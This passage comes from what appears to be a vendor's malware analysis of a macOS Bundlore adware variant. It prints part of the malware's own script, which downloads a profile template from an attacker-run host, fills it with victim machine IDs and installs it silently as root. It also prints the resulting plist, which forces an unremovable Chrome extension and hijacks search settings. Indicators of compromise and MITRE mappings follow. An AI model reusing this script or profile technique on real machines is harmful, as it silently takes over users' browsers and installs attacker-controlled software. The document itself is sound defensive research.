Highlighted in the table above, one of the methods of persistence and infection used by this variant is the creation of a custom configuration profile. Configuration profiles are typically used in enterprise, educational, or other distributed environments requiring centralized management and deployment of customized system configurations. In the case of this variant of Bundlore, the SearchMine component installed by mm-install-macos uses the configuration profile to lock several browser settings such as the default search page.

Because it installs these profiles from the command line with root privileges, the user is never notified. However, Apple announced this week at WWDC that they will be revoking the ability to silently install configuration profiles from the command line without user input, which will disable this ability of the malware.

This post from MalwareBytes details a related malware sample called Crossrider that installs a similar profile, as well as how to list and remove any malicious profiles installed. In both this Bundlore and the Crossrider samples, the configuration profile was named AdminPrefs. However, the malicious actors could easily change this name at any time by pushing a new installation script during the daily update check.

For example, the script originally downloads an “AdminPrefs” configuration profile template (also seen in the post referenced above) which it dynamically populates with system-specific information on the victim machine.

This script is configured to install different products depending on what is retrieved from the server. This allows the malware authors to dynamically change the malware installed on the system, which is all installed with root permissions due to the configuration during initial setup.

Below is a sample of the analyzed script which shows the download and population of the profile template. In red, the base URL parameters are shown, along with the search domain that the browser will be configured to use. In blue, the script replaces the fields in the profile template with the custom parameters, and then installs the custom profile as seen in green.

```
142     tmpProfile="${mmtmp}/profile.mobileConfig"
143     if [[ -e "${tmpProfile}" ]]; then
144         /bin/rm -rf "${tmpProfile}"
145     fi
146     /usr/bin/curl -s -L -o "${tmpProfile}" "http://dl.searchmine.net/download/Mac/InstallerResources/Payload_Template.mobileConfig"
147
148     installDate=$(date '+%m%d%y')
149     urlParams="&wtguid=${clickId}&wtmacid=${machineID}&wtsrc=${searchChannel}&wtdt=${installDate}&wtbr=5&wtpl=${osVer}&v=6.1";
150     urlParams=${urlParams//\&/\\\&amp;}
151     searchDomain="www.searchmine.net"
152     baseUrl="https:\/\/${searchDomain}\/search\/"
153
154     payloadId="com.myshopcoupon.chrome"
155     uuidLower="$(uuidgen | tr '[:upper:]' '[:lower:]')"
156     chromeUuidLower="$(uuidgen | tr '[:upper:]' '[:lower:]')"
157     chromePayloadId="${payloadId}.ChromeAdmin.${uuidLower}"
158     homePageLocation="${baseUrl}?asset=hp${urlParams}"
159     newTabLocation=$homePageLocation
160     defaultSearchProviderUrl="${baseUrl}?asset=ds${urlParams}\&amp;q={searchTerms}"
161     defaultSearchProviderName="${searchBrand}"
162     defaultSearchProviderNewTabUrl=$homePageLocation
163
164     sed -i '' "s/#PayloadIdentifier#/${payloadId}/g" "${tmpProfile}"
165     sed -i '' "s/#PayloadUuidLowerCase#/${uuidLower}/g" "${tmpProfile}"
166     sed -i '' "s/#ChromeAdminPayloadIdentifier#/${chromePayloadId}/g" "${tmpProfile}"
167     sed -i '' "s/#ChromeAdminPayloadUuid#/${chromeUuidLower}/g" "${tmpProfile}"
168     sed -i '' "s/#HomePageLocation#/${homePageLocation}/g" "${tmpProfile}"
169     sed -i '' "s/#NewTabLocation#/${newTabLocation}/g" "${tmpProfile}"
170     sed -i '' "s/#DefaultSearchProviderUrl#/${defaultSearchProviderUrl}/g" "${tmpProfile}"
171     sed -i '' "s/#DefaultSearchProviderName#/${defaultSearchProviderName}/g" "${tmpProfile}"
172     sed -i '' "s/#DefaultSearchProviderNewTabUrl#/${defaultSearchProviderNewTabUrl}/g" "${tmpProfile}"
173
174     profiles -I -F "${tmpProfile}"
```

Figure 15: Update Script Template Creation

Once a profile is successfully installed, there will be a new icon in the System Preferences dialog as seen below:



Figure 16: Profiles Option Added To Preferences

The profiles installed depend on the browsers installed on the system, and which browser is set to default. On the analyzed system configured with Chrome as the default browser, the malware installed a profile that sets the home page, search provider, and new tab default page. As mentioned before and described in more detail below, it also installs the **MyCouponsmart** extension via means that render the user unable to remove it.

This profile configuration information is stored in plists on the system after loading. These per-user profile plists are located under a user directory under **/Library/ManagedPreferences/<user>/** and define browser defaults such as the default search and home page. As mentioned, this script additionally installed a Chrome extension that is unable to be removed by the user, even with administrative privileges. This is accomplished by using the Chrome **ExtensionInstallForceList** key which is provided for managed enterprise computers. According to Chrome documentation:

[ExtensionInstallForceList] Specifies a list of apps and extensions that are installed silently, without user interaction, and which cannot be uninstalled nor disabled by the user. All permissions requested by the apps/extensions are granted implicitly, without user interaction, including any additional permissions requested by future versions of the app/extension.

This can be seen in the script below as highlighted in red, where the extension ID is **lfbenaabfliihodeianphjhhhcjgddlh** and points to the URL http://download[.]shoptimizelymac[.]com for updates:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>DefaultSearchProviderEnabled</key>
    <true/>
    <key>DefaultSearchProviderName</key>
    <string>SearchMine</string>
    <key>DefaultSearchProviderNewTabURL</key>
    <string>https://www.searchmine.net/search/?asset=hp&amp;wtguid=0&amp;wtmacid=6a2c157e9468a4c2661557e0b5c005eb&amp;wtsrc=2020&amp;wtdt=061920&amp;wtbr=5&amp;wtpl=10.14.3.0&amp;v=6.0</string>
    <key>DefaultSearchProviderSearchURL</key>
    <string>https://www.searchmine.net/search/?asset=ds&amp;wtguid=0&amp;wtmacid=6a2c157e9468a4c2661557e0b5c005eb&amp;wtsrc=2020&amp;wtdt=061920&amp;wtbr=5&amp;wtpl=10.14.3.0&amp;v=6.0&amp;q={searchTerms}</string>
    <key>ExtensionInstallForcelist</key>
    <array>
        <string>lfbenaabfliihodeianphjhhhcjgddlh;http://download.shoptimizelymac.com/crx/update_extension.php?guid=0&amp;source=upd-2020</string>
    </array>
    <key>HomepageIsNewTabPage</key>
    <true/>
    <key>HomepageLocation</key>
    <string>https://www.searchmine.net/search/?asset=hp&amp;wtguid=0&amp;wtmacid=6a2c157e9468a4c2661557e0b5c005eb&amp;wtsrc=2020&amp;wtdt=061920&amp;wtbr=5&amp;wtpl=10.14.3.0&amp;v=6.0</string>
    <key>NewTabPageLocation</key>
    <string>https://www.searchmine.net/search/?asset=hp&amp;wtguid=0&amp;wtmacid=6a2c157e9468a4c2661557e0b5c005eb&amp;wtsrc=2020&amp;wtdt=061920&amp;wtbr=5&amp;wtpl=10.14.3.0&amp;v=6.0</string>
</dict>
</plist>
```

Figure 17: Chrome ExtensionInstallForceList

The installed MyCouponsmart extension can be seen in the Chrome extension management page:



Figure 18: Chrome Management

Installed policy information seen in the plist above can also be viewed in the Chrome policy page:



Figure 19: Chrome Policy

Interestingly, this installer sets the dock to “hidden” mode during install and all of the desktop items disappear while it is running as seen in the screenshot below. When this installer script was run again a week after the initial infection, two additional components were installed – **macOSOTA** and **Periodikal**, which appear to be additional Bundlore samples (not covered here, but may be analyzed for a future blog post).



Figure 20: Installation Desktop View

Furthermore, unlike other adware families like **Smokyashan**, these additional components are not installed in the usual **Applications** folder, but instead are installed into the user's Application directory located in **/Users/<user>/Applications**. This folder is not readily visible to the user unless they navigate directly to the directory in Finder.



Figure 21: User Applications Directory

Although this variant of Bundlore is not significantly different than others seen over the last year, the additional features of manipulating the sudoers file and installation of Configuration Profiles are less commonly seen. The main takeaway however is that adware is often dismissed, but samples like the Bundlore variant analyzed in this post are able to install

anything as root without any notification to the user after initial authentication. Although the only programs observed to be installed by Bundlore thus far have been adware, with root access and no additional authentication required from the user, any software could be installed with full access to the file system.

Existing customers can learn more about how VMware Carbon Black products protect against this variant of Bundlore by visiting our "Bundlore (macOS) mm-install-macos" TAU-TIN hosted on the User Exchange.

References

"New macOS Bundlore Loader Analysis" – Confiant

"macOS Bundlore: Mac Virus Bypassing macOS Security Features" – MacKeeper

"New Crossrider variant installs configuration profiles on Macs" – MalwareBytes

Indicators of Compromise

Indicator	Type	Context
5bbdf331b270973e9987e0163a319ef8c12bb3421e69018629cdd85bee77ff3d	SHA256	Sample .crx
98bbcced1edf5ee4d781664b8fe722262aefd1cc4e7aa22a271aa9720de56c15	SHA256	Sample Flash zip file
f425e6b6ac74b2b3b2c8b20b56641dfa8bcdd325b3bcabe023970855cc7f129e	SHA256	Sample Flash DMG
2ffe27f6e3ad0af3b90cf8010d32346b	MD5	Sample Flash DMG
d44e579ca410fbe04a15e7f10c7c4fffbc758ebb589e8bfd93e7a455ef631490	SHA256	Sample mach-o binary
59fed4536a17b5dc39f2d81c04dfbcf1	MD5	Sample mach-o binary
http://download[.]mycouponsmartmac[.]com	domain	URL hosting .crx
http://software[.]macsoftwareserver05[.]com	domain	URL hosting mediaDownloader
http://request[.]pingtrusteer[.]com	domain	PingTrusteer update server
http://events[.]blitzbarbara[.]win	domain	Webtools installation server
http://service[.]macinstallerinfo[.]com/	domain	Webtools installation server
http://dl[.]searchmine[.]net/	domain	Searchmine update server

MITRE ATT&CK Techniques and Tactics

ID	Techniques	Tactics

T1083	Discovery	File and Directory Discovery
T1064	Defense Evasion, Execution	Scripting
T1204	Execution	User Execution
T1176	Persistence	Browser Extensions
T1514	Privilege Escalation	Elevated Execution with Prompt
T1222	Defense Evasion	File and Directory Permissions Modification
T1158	Defense Evasion	Hidden Files and Directories
T1027	Defense Evasion	Obfuscated Files or Information
T1005	Collection	Data from Local System
T1105	Command and Control	Remote File Copy
